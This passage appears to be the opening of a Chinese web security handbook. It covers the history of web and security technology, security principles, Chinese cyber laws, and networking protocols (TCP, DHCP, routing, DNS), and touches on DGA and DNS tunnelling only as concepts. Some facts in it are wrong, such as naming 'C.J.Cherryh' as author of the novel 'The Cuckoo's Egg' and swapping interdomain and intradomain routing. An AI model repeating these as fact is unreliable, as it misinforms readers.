Web-Sec Documentation

发布 *1.0*

Lyle

2022 年 03 月 29 日

内容索引:

CHAPTER 1

序章

1.1 Web 技术演化

1.1.1 简单网站

静态页面

Web 技术在最初阶段，网站的主要内容是静态的，大多站点托管在 ISP 上，由文字和图片组成，制作和表现形式也是以表格为主。当时的用户行为也非常简单，基本只是浏览网页。

多媒体阶段

随着技术的不断发展，音频、视频、Flash 等多媒体技术诞生了。多媒体的加入使得网页变得更加生动形象，网页上的交互也给用户带来了更好的体验。

CGI 阶段

渐渐的，多媒体已经不能满足人们的请求，于是 CGI (Common Gateway Interface) 应运而生。CGI 定义了 Web 服务器与外部应用程序之间的通信接口标准，因此 Web 服务器可以通过 CGI 执行外部程序，让外部程序根据 Web 请求内容生成动态的内容。

在这个时候，各种编程语言如 PHP/ASP/JSP 也逐渐加入市场，基于这些语言可以实现更加模块化的、功能更强大的应用程序。

MVC

随着 Web 应用开发越来越标准化，出现了 MVC 等思想。MVC 是 Model/View/Control 的缩写，Model 用于封装数据和数据处理方法，视图 View 是数据的 HTML 展现，控制器 Controller 负责响应请求，协调 Model 和 View。

Model，View 和 Controller 的分开，是一种典型的关注点分离的思想，使得代码复用性和组织性更好，Web 应用的配置性和灵活性也越来越好。而数据访问也逐渐通过面向对象的方式来替代直接的 SQL 访问，出现了 ORM (Object Relation Mapping) 的概念。

除了 MVC，类似的设计思想还有 MVP、MVVM 等。

1.1.2 数据交互

简单数据交互

在 Web 技术发展最初，前后端交互大部分都使用 Web 表单、XML、SOAP 等较为简单的方式。

Ajax

在开始的时候，用户提交整个表单后才能获取结果，用户体验极差。于是 Ajax (Asynchronous Javascript And XML) 技术逐渐流行起来，它使得应用在不更新整个页面的前提下也可以获得或更新数据。这使得 Web 应用程序更为迅捷地回应用户动作，并避免了在网络上发送那些没有改变的信息。

RESTful

在 CGI 时期，前后端通常是没有做严格区分的，随着解耦和的需求不断增加，前后端的概念开始变得清晰。前端主要指网站前台部分，运行在 PC 端、移动端等浏览器上展现给用户浏览的网页，由 HTML5、CSS3、JavaScript 组成。后端主要指网站的逻辑部分，涉及数据的增删改查等。

此时，REST (Representation State Transformation) 逐渐成为一种流行的 Web 架构风格。

REST 鼓励基于 URL 来组织系统功能，充分利用 HTTP 本身的语义，而不是仅仅将 HTTP 作为一种远程数据传输协议。一般 RESTful 有以下的特征：

- **域名和主域名分开**
  - api.example.com
  - example.com/api/
- **带有版本控制**
  - api.example.com/v1
  - api.example.com/v2
- **使用 URL 定位资源**

  - GET /users 获取所有用户
  - GET /team/:team/users 获取某团队所有用户
  - POST /users 创建用户
  - PATCH/PUT /users 修改某个用户数据
  - DELETE /users 删除某个用户数据
- **用 HTTP 动词描述操作**
  - GET 获取资源，单个或多个
  - POST 创建资源
  - PUT/PATCH 更新资源，客户端提供完整的资源数据
  - DELETE 删除资源
- **正确使用状态码**
  - 使用状态码提高返回数据的可读性
- 默认使用 JSON 作为数据响应格式
- 有清晰的文档

GraphQL

部分网络服务场景的数据有复杂的依赖关系，为了应对这些场景，Facebook 推出了 GraphQL ，以图状数据结构对数据进行查询存储。部分网站也应用了 GraphQL 作为 API 交互的方式。

二进制

随着业务对性能的要求提高，前后端开始使用 HTTP/2、自定义 Protocol Buffer 等方式来加快数据交互。

1.1.3 架构演进

随着业务的不断发展，业务架构也越来越复杂。传统的功能被拆分成不同的模块，出现了中间件、中台等概念。代理服务、负载均衡、数据库分表、异地容灾、缓存、CDN、消息队列、安全防护等技术应用越来越广泛，增加了 Web 开发和运维的复杂度。

客户端的形态越来越多，除了 Web 之外 iOS、Android 等其他场景也出现在 Web 服务的客户端场景。

较早的关系型数据库 MySQL、PostgreSQL 等已经不能满足需求，出现了 Redis/Memcached 缓存数据库等一类满足特定需求的数据库。

为了满足特定的业务需求，出现了 Lucene/Solr/Elasticsearch 搜索应用服务器，Kafka/RabbitMQ/ZeroMQ 消息系统，Spark 计算引擎，Hive 数据仓库平台等不同的基础架构。

中间件

中间件是独立的软件程序，用于管理计算资源和网络通信。常用的功能有过滤 IP、合并接口、合并端口、路由、权限校验、负载均衡、反向代理等。

分布式

随着数据量的不断提高，单台设备难以承载这样的访问量，同时不同功能也被拆分到不同的应用中，于是出现了提高业务复用及整合的分布式服务框架 (RPC)。

1.1.4 云服务

云计算诞生之前，大部分计算资源是处于“裸金属”状态的物理机，运维人员选择对应规格的硬件，建设机房的 IDC 网络，完成服务的提供，投入硬件基础建设和维护的成本很高。云服务出现之后，使用者可以直接购买云主机，基础设施由供应商管理，这种方式也被称作 IaaS (Infrastructure-as-a-Service) 。

随着架构的继续发展，应用的运行更加细粒度，部署环境容器化，各个功能拆成微服务或是 Serverless 的架构。

Serverless

Serverless 架构由两部分组成，即 Faas (Function-as-a-Service) 和 BaaS (Backend-as-a-Service) 。

FaaS 是运行平台，用户上传需要执行的逻辑函数如一些定时任务、数据处理任务等到云函数平台，配置执行条件触发器、路由等等，就可以通过云平台完成函数的执行。

BaaS 包含了后端服务组件，它基于 API 完成第三方服务，主要是数据库、对象存储、消息队列、日志服务等等。

微服务

微服务起源于 2005 年 Peter Rodgers 博士在云端运算博览会提出的微 Web 服务 (Micro-Web-Service)，根本思想类似于 Unix 的管道设计理念。2014 年，由 Martin Fowler 与 James Lewis 共同提出了微服务的概念，定义了微服务架构风格是一种通过一套小型服务来开发单个应用的方法，每个服务运行在自己的进程中，并通过轻量级的机制进行通讯 (HTTP API) 。

微服务是一种应用于组件设计和部署架构的软件架构风格。它利用模块化的方式组合出复杂的大型应用程序：

- 各个服务功能内聚，实现与接口分离。
- 各个服务高度自治、相互解耦，可以独立进行部署、版本控制和容量伸缩。
- 各个服务之间通过 API 的方式进行通信。
- 各个服务拥有独立的状态，并且只能通过服务本身来对其进行访问。

随着微服务技术的不断发展，这种思想也被应用到了前端。2018 年，第一个微前端工具 single-spa 出现在 github。而后出现了基于 single-spa 的框架 qiankun。

API 网关

API 网关是一个服务器，客户端只需要使用简单的访问方式，统一访问 API 网关，由 API 网关来代理对后端服务的访问，同时由于服务治理特性统一放到 API 网关上面，服务治理特性的变更可以做到对客户端透明，一定程度上实现了服务治理等基础特性和业务服务的解耦，服务治理特性的升级也比较容易实现。

1.1.5 软件开发

CI/CD

持续集成 (Continuous Integration, CI) 是让开发人员将工作集成到共享分支中的过程。频繁的集成有助于解决隔离，减少每次提交的大小，以降低合并冲突的可能性。

持续交付 (Continuous Deployment, CD) 是持续集成的扩展，它将构建从集成测试套件部署到预生产环境。这使得它可以直接在类生产环境中评估每个构建，因此开发人员可以在无需增加任何工作量的情况下，验证 bug 修复或者测试新特性。

1.1.6 参考链接

- Scaling webapps for newbs
- GitHub 的 Restful HTTP API 设计分解

1.2 网络攻防技术演化

1.2.1 历史发展

1939 年，图灵破解了 Enigma，使战争提前结束了两年，这是较早的一次计算机安全开始出现在人们的视野中，这个时候计算机的算力有限，人们使用的攻防方式也相对初级。

1949 年，约翰 · 冯 · 诺依曼（John Von Neumann）提出了一种可自我复制的程序的设计，这被认为是世界上第一种计算机病毒。

1970 年到 2009 年间，随着因特网不断发展，网络安全也开始进入人们的视野。在网络发展的初期，很多系统都是零防护的，安全意识也尚未普及开来。很多系统的设计也只考虑了可用性，对安全性的考虑不多，所以在当时结合搜索引擎与一些集成渗透测试工具，可以很容易的拿到数据或者权限。

1972 年，缓冲区溢出攻击被 Computer Security Technology Planning Study 提出。

1984 年，Ken Thompson 在 Reflections on Trusting Trust 一文中介绍了自己如何在编译器中增加后门来获取 Unix 权限的，这也是较早的供应链攻击。

1988 年，卡耐基梅隆大学 (Carnegie Mellon University, CMU) 的一位学生以测试的目的编写了 Morris Worm，对当时的互联网造成了极大的损害。

同年，CMU 的 CERT Coordination Center (CERT-CC) 为了处理 Morris Worm 对互联网造成的破坏，组成了第一个计算机紧急响应小组 (Computer Emergency Response Team)，而后全球多个国家、地区、团体都构建了 CERT、SRC 等组织。

同样是在 1988 年，Barton Miller 教授在威斯康星大学的 计算机实验课上 ，首次提出 Fuzz 生成器 (Fuzz Generator) 的概念，用于测试 Unix 程序的健壮性，即用随机数据来测试程序直至崩溃。因此，Barton Miller 教授也被多数人尊称为" 模糊测试之父"。

1989 年，C.J.Cherryh 发表了小说 The Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage ，这本书是作者根据追溯黑客攻击的真实经历改编，在书中提出了蜜罐技术的雏形。

1990 年，一些网络防火墙的产品开始出现，此时主要是基于网络的防火墙，可以处理 FTP 等应用程序。

1993 年起，Jeff Moss 开始每年在美国内华达州的拉斯维加斯举办 DEFCON (也写做 DEF CON, Defcon, or DC, 全球最大的计算机安全会议之一) 。CTF (Capture The Flag) 比赛的形式也是起源于 1996 年的 DEFCON 。

1993 年 7 月，Windows NT 3.1 发布，引入了身份认证、访问控制和安全审计等安全控制机制，在此之前的 Windows 9x 内核几乎没有任何安全性机制。

1996 年，Smashing the Stack For Fun and Profit 发表，在堆栈的缓冲区溢出的利用方式上做出了开创性的工作。

1997 年起，Jeff Moss 开始举办 Black Hat ，以中立的立场进行信息安全研究的交流和培训，到目前为止，Black Hat 也会在欧洲和亚洲举行。

1998 年 12 月，Jeff Forristal 在一篇 文章 中提到了使用 SQL 注入的技巧攻击一个网站的例子，从此 SQL 注入开始被广泛讨论。

1999 年 1 月 21 日-22 日的第二届 Research with Security Vulnerability Databases 的 WorkShop 上，MITRE 的创始人 David E. Mann 和 Steven M. Christey 发表了一篇名为《Towards a Common Enumeration of Vulnerabilities》的白皮书，提出了 CVE (Common Vulnerabilities and Exposures, 通用漏洞披露) 的概念，在当年收录并公开了 321 个 CVE 漏洞。

1999 年 12 月，MSRC 的一些工程师发现了一些网站被注入代码的例子，他们在整理讨论后公开了这种攻击，并称为 Cross Site Scripting。

2002 年 1 月，Microsoft 发起了 "可信赖计算" (Trustworthy Computing) 计划，以帮助确保产品和服务在本质上具有高度安全性，可用性，可靠性以及业务完整性，SDL (Security Development Lifecycle) 也在此时被提出。

2001 年 9 月 9 日，Mark Curphey 启动了 OWASP (Open Web Application Security Project) 项目，开始在社区中提供一些 Web 攻击技术的文章、方法和工具等。

在此之后，Responsible disclosure / Full disclosure 等概念也不断进入人们的视野之中。

2002 年 10 月 4 日，Kevin Mitnick 编著的 The Art of Deception (欺骗的艺术) 出版，这本书详细的介绍了社会工程学在攻击中是如何应用的，Kevin Mitnick 也被认为是社会工程学的开山鼻祖。

2005 年 7 月 25 日，Zero Day Initiative (ZDI) 创建，鼓励负责任的漏洞披露。

2005 年 11 月，基于从 1941 年 2 月开始的情报收集积累和发展，Director of National Intelligence 宣布成立 Open Source Center (OSC)，进行开源情报的收集，而后 Open-source intelligence (OSINT) 的概念也不断被人们认知。

2006 年，APT(Advanced Persistent Threat, 高级持续威胁) 攻击的概念被正式提出，用来描述从 20 世纪 90 年代末到 21 世纪初在美国军事和政府网络中发现的隐蔽且持续的网络攻击。

2006 年起，美国国土安全部（DHS）开始每两年举行一次“网络风暴”(Cyber Storm) 系列国家级网络事件演习。

随着时代不断的发展，攻防技术有了很大的改变，防御手段、安全意识也随着演化。在攻击发生前有威胁情报、黑名单共享等机制，威胁及时能传播。在攻击发生时有基于各种机制的防火墙如关键字检测、语义分析、深度学习，有的防御机制甚至能一定程度上防御零日攻击。在攻击发生后，一些关键系统系统做了隔离，攻击成果难以扩大，就算拿到了目标也很难做进一步的攻击。也有的目标蜜罐仿真程度很高，有正常的服务和一些难以判断真假的业务数据。

2010 年 6 月，震网 (Stuxnet) 被发现，在这之后供应链攻击事件开始成为网络空间安全的新兴威胁之一。随后的 XcodeGhost、CCleaner 等供应链攻击事件都造成了重大影响。

在 2010 年 Forrester Research Inc. 的分析师提出了“零信任”的概念模型时。

2012 年 1 月，Gartner 公司提出了 IAST (Interactive Application Security Testing) 的概念，提供了结合 DAST 和 SAST 两种技术的解决方案。这种方式漏洞检出率高、误报率低，同时可以定位到 API 接口和代码片段。

2012 年 9 月，Gartner 公司研究员 David Cearley 提出了 DevSecOps 的概念，表示 DevOps 的流程应该包含安全理念。

2013 年，MITRE 提出了 ATT&CK™ (Adversarial Tactics, Techniques, and Common Knowledge, ATT&CK)，这是一个站在攻击者的视角来描述攻击中各阶段用到的技术的模型。

2013 年，Michigan 大学开始了 ZMap 项目，在 2015 年这个项目演化为 Censys，从这之后网络空间测绘的项目逐渐出现。

2014 年，在 Gartner Security and Risk Management Summit 上，Runtime Application Self-protection (RASP) 的概念被提出，在应用层进行安全保护。

2015 年，Gartner 首次提出了 SOAR 的概念，最初的定义是 Security Operations, Analytics and Reporting，即安全运维分析与报告。

2017 年，Gartner 对 SOAR 概念做了重新定义：Security Orchestration, Automation and Response, 即安全编排、自动化与响应。

1.2.2 参考链接

- OWASP
- NT Web Technology Vulnerabilities

- History of CVE
- history of some vulnerabilities and exploit techniques
- securitydigest
- Early Computer Security Papers: Ongoing Collection
- Security Mailing List Archive
- Computer Security Technology Planning Study
- Smashing The Stack For Fun And Profit
- Happy 10th birthday Cross-Site Scripting!
- About Microsoft SDL
- ABOUT ZDI
- Open-source intelligence
- Runtime Application Self-protection (RASP)
- ZMap: Fast Internet-Wide Scanning and its Security Applications
- A Search Engine Backed by Internet-Wide Scanning
- Black hat About
- The DEF CON Story
- Reflections on Trusting Trust
- What is DevSecOps?

1.3 网络安全观

1.3.1 网络安全定义

网络安全的一个通用定义指网络信息系统的硬件、软件及其系统中的数据受到保护，不因偶然的或者恶意的破坏、更改、泄露，系统能连续、可靠、正常地运行，服务不中断。网络安全简单的说是在网络环境下能够识别和消除不安全因素的能力。

网络安全在不同环境和应用中有不同的解释，例如系统运行的安全、系统信息内容的安全、信息通信与传播的安全等。

网络安全的基本需求包括可靠性、可用性、保密性、完整性、不可抵赖性、可控性、可审查性、真实性等。其中三个最基本的要素是机密性 (Confidentiality)、完整性 (Integrity)、可用性 (Availability)。

机密性是不将有用信息泄漏给非授权用户的特性。可以通过信息加密、身份认证、访问控制、安全通信协议等技术实现，信息加密是防止信息非法泄露的最基本手段，主要强调有用信息只被授权对象使用的特征。

完整性是指信息在传输、交换、存储和处理过程中，保持信息不被破坏或修改、不丢失和信息未经授权不能改变的特性，也是最基本的安全特征。

可用性指信息资源可被授权实体按要求访问、正常使用或在非正常情况下能恢复使用的特性。在系统运行时正确存取所需信息，当系统遭受意外攻击或破坏时，可以迅速恢复并能投入使用。是衡量网络信息系统面向用户的一种安全性能，以保障为用户提供服务。

网络安全的主体是保护网络上的数据和通信的安全，数据安全性是指软硬件保护措施，用来阻止对数据进行非授权的泄漏、转移、修改和破坏等，通信安全性是通信保护措施，要求在通信中采用保密安全性、传输安全性、辐射安全性等措施。

1.3.2 系统脆弱性

信息系统本身是脆弱的，信息系统的硬件资源、通信资源、软件及信息资源等都可能因为可预见或不可预见甚至恶意的原因而可能导致系统受到破坏、更改、泄露和功能失效，从而使系统处于异常状态，甚至崩溃瘫痪。

硬件资源的脆弱性主要表现为物理安全方面的问题，多源于设计，采用软件程序的方法见效不大。

软件的脆弱性来源于设计和软件工程实施中遗留问题，如设计中的疏忽、内部设计的逻辑混乱，没有遵守信息系统安全原则进行设计等。

1.4 法律与法规

1.4.1 相关链接

- 中华人民共和国网络安全法
- 网络产品安全漏洞管理规定
- 关键信息基础设施安全保护条例
- 中华人民共和国个人信息保护法
- 中华人民共和国数据安全法

CHAPTER 2

计算机网络与协议

2.1 网络基础

2.1.1 计算机通信网的组成

计算机网络由通信子网和资源子网组成。其中通信子网负责数据的无差错和有序传递，其处理功能包括差错控制、流量控制、路由选择、网络互连等。

其中资源子网是计算机通信的本地系统环境，包括主机、终端和应用程序等，资源子网的主要功能是用户资源配置、数据的处理和管理、软件和硬件共享以及负载均衡等。

总的来说，计算机通信网就是一个由通信子网承载的、传输和共享资源子网的各类信息的系统。

2.1.2 通信协议

为了完成计算机之间有序的信息交换，提出了通信协议的概念，其定义是相互通信的双方（或多方）对如何进行信息交换所必须遵守的一整套规则。

协议涉及到三个要素，分别为：

- 语法：语法是用户数据与控制信息的结构与格式，以及数据出现顺序的意义
- 语义：用于解释比特流的每一部分的意义
- 时序：事件实现顺序的详细说明

2.1.3 OSI 七层模型

简介

OSI（Open System Interconnection）共分为物理层、数据链路层、网络层、传输层、会话层、表示层、应用层七层，其具体的功能如下。

物理层

- 提供建立、维护和释放物理链路所需的机械、电气功能和规程等特性
- 通过传输介质进行数据流（比特流）的物理传输、故障监测和物理层管理
- 从数据链路层接收帧，将比特流转换成底层物理介质上的信号

数据链路层

- 在物理链路的两端之间传输数据
- 在网络层实体间提供数据传输功能和控制
- 提供数据的流量控制
- 检测和纠正物理链路产生的差错
- 格式化的消息称为帧

网络层

- 负责端到端的数据的路由或交换，为透明地传输数据建立连接
- 寻址并解决与数据在异构网络间传输相关的所有问题
- 使用上面的传输层和下面的数据链路层的功能
- 格式化的消息称为分组

传输层

- 提供无差错的数据传输
- 接收来自会话层的数据，如果需要，将数据分割成更小的分组，向网络层传送分组并确保分组完整和正确到达它们的目的地
- 在系统之间提供可靠的透明的数据传输，提供端到端的错误恢复和流量控制

会话层

- 提供节点之间通信过程的协调
- 负责执行会话规则（如：连接是否允许半双工或全双工通信）、同步数据流以及当故障发生时重新建立连接
- 使用上面的表示层和下面的传输层的功能

表示层

- 提供数据格式、变换和编码转换
- 涉及正在传输数据的语法和语义
- 将消息以合适电子传输的格式编码
- 执行该层的数据压缩和加密
- 从应用层接收消息，转换格式，并传送到会话层，该层常合并在应用层中

应用层

- 包括各种协议，它们定义了具体的面向用户的应用：如电子邮件、文件传输等

总结

低三层模型属于通信子网，涉及为用户间提供透明连接，操作主要以每条链路（hop-by-hop）为基础，在节点间的各条数据链路上进行通信。由网络层来控制各条链路上的通信，但要依赖于其他节点的协调操作。

高三层属于资源子网，主要涉及保证信息以正确可理解形式传送。

传输层是高三层和低三层之间的接口，它是第一个端到端的层次，保证透明的端到端连接，满足用户的服务质量（QoS）要求，并向高三层提供合适的信息形式。

2.2 UDP 协议

2.2.1 主要特点

- 协议开销小、效率高。
- UDP 是无连接的，即发送数据之前不需要建立连接。
- UDP 使用尽最大努力交付，即不保证可靠交付。
- UDP 没有拥塞控制。
- UDP 支持一对一、一对多、多对一和多对多交互通信。

- UDP 的首部开销小，只有 8 个字节。

2.3 TCP 协议

2.3.1 简介

TCP（Transmission Control Protocol，传输控制协议）是一种面向连接的、可靠的、基于字节流的传输层通信协议，由 RFC 793 定义。

三次握手

三次握手（Three-Way Handshake）是指建立一个 TCP 连接时，需要客户端和服务端总共发送 3 个包以确认连接的建立。

第一次握手客户端将标志位 SYN 置为 1，随机产生一个值 seq=s ，并将该数据包发送给服务端，客户端进入 SYN_SENT 状态，等待服务端确认。

第二次握手服务端收到数据包后由标志位 SYN=1 知道客户端请求建立连接，服务端将标志位 SYN 和 ACK 都置为 1，ack=s+1，随机产生一个值 seq=k ，并将该数据包发送给客户端以确认连接请求，服务端进入 SYN_RCVD 状态。

第三次握手客户端收到确认后，检查 ack 值是否为 s+1，ACK 标志位是否为 1，如果正确则将标志位 ACK 置为 1，ack=k+1，并将该数据包发送给服务端，服务端检查 ack 值是否为 k+1，ACK 标志位是否为 1，如果正确则连接建立成功，客户端和服务端进入 ESTABLISHED 状态，完成三次握手。

四次挥手

四次挥手（Four-Way Wavehand）指断开一个 TCP 连接时，需要客户端和服务端总共发送 4 个包以确认连接的断开。

第一次挥手客户端发送一个 FIN ，用来关闭客户端到服务端的数据传送，客户端进入 FIN_WAIT_1 状态。

第二次挥手服务端收到 FIN 后，发送一个 ACK 给客户端，确认序号为收到序号 +1，服务端进入 CLOSE_WAIT 状态。

第三次挥手服务端发送一个 FIN ，用来关闭服务端到客户端的数据传送，服务端进入 LAST_ACK 状态。

第四次挥手客户端收到 FIN 后，客户端进入 TIME_WAIT 状态，接着发送一个 ACK 给服务端，确认序号为收到序号 +1，服务端进入 CLOSED 状态，完成四次挥手。

2.3.2 拥塞控制

拥塞是指网络中报文数量过多，使得服务端来不及处理，以致引起这部分乃至整个网络性能下降的现象，严重时甚至会导致网络通信业务陷入停顿即出现死锁现象。

TCP 采用拥塞控制算法来减少或者避免拥塞现象的发生，TCP 的拥塞算法有过多种实现，包括 Tahoe、Reno、NewReno、Vegas、Hybla、BIC 、CUBIC、SACK、Westwood、PRR、BBR 等。

2.3.3 参考链接

- RFC 793 TRANSMISSION CONTROL PROTOCOL
- RFC 2001 TCP Slow Start, Congestion Avoidance, Fast Retransmit, and Fast Recovery Algorithms
- RFC 3390 Increasing TCP's Initial Window
- RFC 5681 TCP Congestion Control
- TCP congestion control wiki

2.4 DHCP 协议

2.4.1 简介

动态主机配置协议 (Dynamic Host Configuration Protocol，DHCP) 是一个用于局域网的网络协议，位于 OSI 模型的应用层，使用 UDP 协议工作，主要用于自动分配 IP 地址给用户，方便管理员进行统一管理。

DHCP 服务器端使用 67/udp，客户端使用 68/udp。DHCP 运行分为四个基本过程，分别为请求 IP 租约、提供 IP 租约、选择 IP 租约和确认 IP 租约。客户端在获得了一个 IP 地址以后，就可以发送一个 ARP 请求来避免由于 DHCP 服务器地址池重叠而引发的 IP 冲突。

2.4.2 DCHP 报文格式

```
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     op (1)    |   htype (1)   |   hlen (1)    |   hops (1)    |
+---------------+---------------+---------------+---------------+
|                            xid (4)                            |
+-------------------------------+-------------------------------+
|           secs (2)            |           flags (2)           |
+-------------------------------+-------------------------------+
|                          ciaddr  (4)                          |
+---------------------------------------------------------------+
|                          yiaddr  (4)                          |
+---------------------------------------------------------------+
|                          siaddr  (4)                          |
+---------------------------------------------------------------+
```

(下页继续)

(续上页)

```
|                          giaddr  (4)                          |
+---------------------------------------------------------------+
|                          chaddr  (16)                         |
+---------------------------------------------------------------+
|                          sname   (64)                         |
+---------------------------------------------------------------+
|                          file    (128)                        |
+---------------------------------------------------------------+
|                          options (variable)                   |
+---------------------------------------------------------------+
```

2.4.3 参考链接

- DHCP Wiki

RFC

- RFC 2131 Dynamic Host Configuration Protocol
- RFC 2132 DHCP Options and BOOTP Vendor Extensions
- RFC 3046 DHCP Relay Agent Information Option
- RFC 3397 Dynamic Host Configuration Protocol (DHCP) Domain Search Option
- RFC 3442 Classless Static Route Option for Dynamic Host Configuration Protocol (DHCP) version 4
- RFC 3942 Reclassifying Dynamic Host Configuration Protocol Version Four (DHCPv4) Options
- RFC 4242 Information Refresh Time Option for Dynamic Host Configuration Protocol for IPv6
- RFC 4361 Node-specific Client Identifiers for Dynamic Host Configuration Protocol Version Four (DHCPv4)
- RFC 4436 Detecting Network Attachment in IPv4 (DNAv4)

2.5 路由算法

2.5.1 简介

路由算法是用于找到一条从源路由器到目的路由器的最佳路径的算法。存在着多种路由算法，每种算法对网络和路由器资源的影响都不同；由于路由算法使用多种度量标准 (metric)，所以不同路由算法的最佳路径选择也有所不同。

2.5.2 路由选择算法的功能

源/宿对之间的路径选择，以及选定路由之后将报文传送到它们的目的地。

路由选择算法的要求：

- 正确性：确保分组从源节点传送到目的节点
- 简单性：实现方便，软硬件开销小
- 自适应性：也称健壮性，算法能够适应业务量和网络拓扑的变化
- 稳定性：能长时间无故障运行
- 公平性：每个节点都有机会传送信息
- 最优性：尽量选取好的路由

2.5.3 自治系统 AS (Autonomous System)

经典定义：

- 由一个组织管理的一整套路由器和网络。
- 使用一种 AS 内部的路由选择协议和共同的度量以确定分组在该 AS 内的路由。
- 使用一种 AS 之间的路由选择协议用以确定分组在 AS 之间的路由。

尽管一个 AS 使用了多种内部路由选择协议和度量，但对其他 AS 表现出的是一个单一的和一致的路由选择策略。

2.5.4 两大类路由选择协议

因特网的中，路由协议可以分为内部网关协议 IGP (Interior Gateway Protocol) 和外部网关协议 EGP (External Gateway Protocol)。

IGP 是在一个 AS 内部使用的路由选择协议，如 RIP 和 OSPF 协议，是域内路由选择 (interdomain routing)。当源主机和目的主机处在不同的 AS 中，在数据报到达 AS 的边界时，使用外部网关协议 EGP 将路由选择信息传递到另一个自治系统中，如 BGP-4，是域间路由选择 (intradomain routing)。

2.5.5 RIP

路由信息协议 (Routing Information Protocol, RIP) 是一种基于距离向量的路由选择协议。RIP 协议要求网络中的每一个路由器都要维护从它自己到自治系统内其他每一个目的网络的距离和下一跳路由器地址。

2.5.6 OSPF

开放最短路径优先 (Open Shortest Path First, OSPF), 这个算法名为“最短路径优先”是因为使用了 Dijkstra 提出的最短路径算法 SPF，只是一个协议的名字，它并不表示其他的路由选择协议不是 “最短路径优先”。

2.6 域名系统

2.6.1 简介

DNS 是一个简单的请求-响应协议，是将域名和 IP 地址相互映射的一个分布式数据库，能够使人更方便地访问互联网。DNS 使用 TCP 和 UDP 协议的 53 端口。

2.6.2 术语

mDNS

Multicast DNS (mDNS)，多播 DNS，使用 5353 端口，组播地址为 `224.0.0.251` 或 `[FF02::FB]` 。在一个没有常规 DNS 服务器的小型网络内可以使用 mDNS 来实现类似 DNS 的编程接口、包格式和操作语义。mDNS 协议的报文与 DNS 的报文结构相同，但有些字段对于 mDNS 来说有新的含义。

启动 mDNS 的主机会在进入局域网后向所有主机组播消息，包含主机名、IP 等信息，其他拥有相应服务的主机也会响应含有主机名和 IP 的信息。

mDNS 的域名是用 `.local` 和普通域名区分开的。

FQDN

FQDN (Fully-Qualified Domain Name) 是域名的完全形态, 主要是包含零长度的根标签, 例如 `www.example.com.` 。

TLD

Top-Level Domain (TLD) 是属于根域的一个域，例如 `com` 或 `jp` 。

TLD 一般可以分为 Country Code Top-Level Domains (ccTLDs) 、Generic Top-Level Domains (gTLDs) 以及其它。

IDN

Internationalized Domain Names for Applications (IDNA) 是为了处理非 ASCII 字符的情况。

CNAME

CNAME 即 Canonical name，又称 alias，将域名指向另一个域名。

TTL

Time To Live，无符号整数，记录 DNS 记录过期的时间，最小是 0，最大是 2147483647 (2^31 - 1)。

2.6.3 请求响应

DNS 记录

- **A 记录**
  - 返回域名对应的 IPv4 地址
- **NS 记录**
  - 域名服务器
  - 返回该域名由哪台域名服务器解析
- **PTR 记录**
  - 反向记录
  - 从 IP 地址到域名的记录
- **MX 记录**
  - 电子邮件交换记录
  - 记录邮件域名对应的 IP 地址

响应码

- NOERROR

```
No error condition
```

- FORMERR

```
Format error - The name server was unable to interpret the query
```

- SERVFAIL

```
Server failure - The name server was unable to process this query due to a problem with␣
↪the name server
```

- NXDOMAIN

```
this code signifies that the domain name referenced in the query does not exist
```

- NOTIMP

```
Not Implemented - The name server does not support the requested kind of query
```

- REFUSED

```
Refused - The name server refuses to perform the specified operation for policy reasons
```

- NODATA

```
A pseudo RCODE which indicates that the name is valid, for the given class, but [there]␣
↪are no records of the given type A NODATA response has to be inferred from the answer.
```

2.6.4 域名系统工作原理

解析过程

DNS 解析过程是递归查询的，具体过程如下：

- 用户要访问域名 www.example.com 时，先查看本机 hosts 是否有记录或者本机是否有 DNS 缓存，如果有，直接返回结果，否则向递归服务器查询该域名的 IP 地址
- 递归缓存为空时，首先向根服务器查询 com 顶级域的 IP 地址
- 根服务器告知递归服务器 com 顶级域名服务器的 IP 地址
- 递归向 com 顶级域名服务器查询负责 example.com 的权威服务器的 IP
- com 顶级域名服务器返回相应的 IP 地址
- 递归向 example.com 的权威服务器查询 www.example.com 的地址记录
- 权威服务器告知 www.example.com 的地址记录
- 递归服务器将查询结果返回客户端

域传送

DNS 服务器可以分为主服务器、备份服务器和缓存服务器。域传送是指备份服务器从主服务器拷贝数据，并使用得到的数据更新自身数据库。域传送是在主备服务器之间同步数据库的机制。

2.6.5 服务器类型

根服务器

根服务器是 DNS 的核心，负责互联网顶级域名的解析，用于维护域的权威信息，并将 DNS 查询引导到相应的域名服务器。

根服务器在域名树中代表最顶级的 . 域，一般省略。

13 台 IPv4 根服务器的域名标号为 a 到 m，即 a.root-servers.org 到 m.root-servers.org，所有服务器存储的数据相同，仅包含 ICANN 批准的 TLD 域名权威信息。

权威服务器

权威服务器上存储域名 Zone 文件，维护域内域名的权威信息，递归服务器可以从权威服务器获得 DNS 查询的资源记录。

权威服务器需要在所承载的域名所属的 TLD 管理局注册，同一个权威服务器可以承载不同 TLD 域名，同一个域也可以有多个权威服务器。

递归服务器

递归服务器负责接收用户的查询请求，进行递归查询并响应用户查询请求。在初始时递归服务器仅有记录了根域名的 Hint 文件。

2.6.6 DNS 利用

DGA

DGA（Domain Generate Algorithm，域名生成算法）是一种利用随机字符来生成 C&C 域名，从而逃避域名黑名单检测的技术手段，常见于 botnet 中。一般来说，一个 DGA 域名的存活时间约在 1-7 天左右。

通信时，客户端和服务端都运行同一套 DGA 算法，生成相同的备选域名列表，当需要发动攻击的时候，选择其中少量进行注册，便可以建立通信，并且可以对注册的域名应用速变 IP 技术，快速变换 IP，从而域名和 IP 都可以进行快速变化。

DGA 域名有多种生成方式，根据种子类型可以分为确定性和不确定性的生成。不确定性的种子可能会选用当天的一些即时数据，如汇率信息等。

DNS 隧道

DNS 隧道工具将进入隧道的其他协议流量封装到 DNS 协议内，在隧道上传输。这些数据包出隧道时进行解封装，还原数据。

2.6.7 加密方案

作为主流的防御方案，DNS 加密有五种方案，分别是 DNS-over-TLS (DoT)、DNS-over-DTLS、DNS-over-HTTPS (DoH)、DNS-over-QUIC 以及 DNSCrypt。

DoT

DoT 方案在 2016 年发表于 RFC7858，使用 853 端口。主要思想是 Client 和 Server 通过 TCP 协议建立 TLS 会话后再进行 DNS 传输，Client 通过 SSL 证书验证服务器身份。

DNS-over-DTLS

DNS-over-DTLS 和 DoT 类似，区别在于使用 UDP 协议而不是 TCP 协议。

DoH

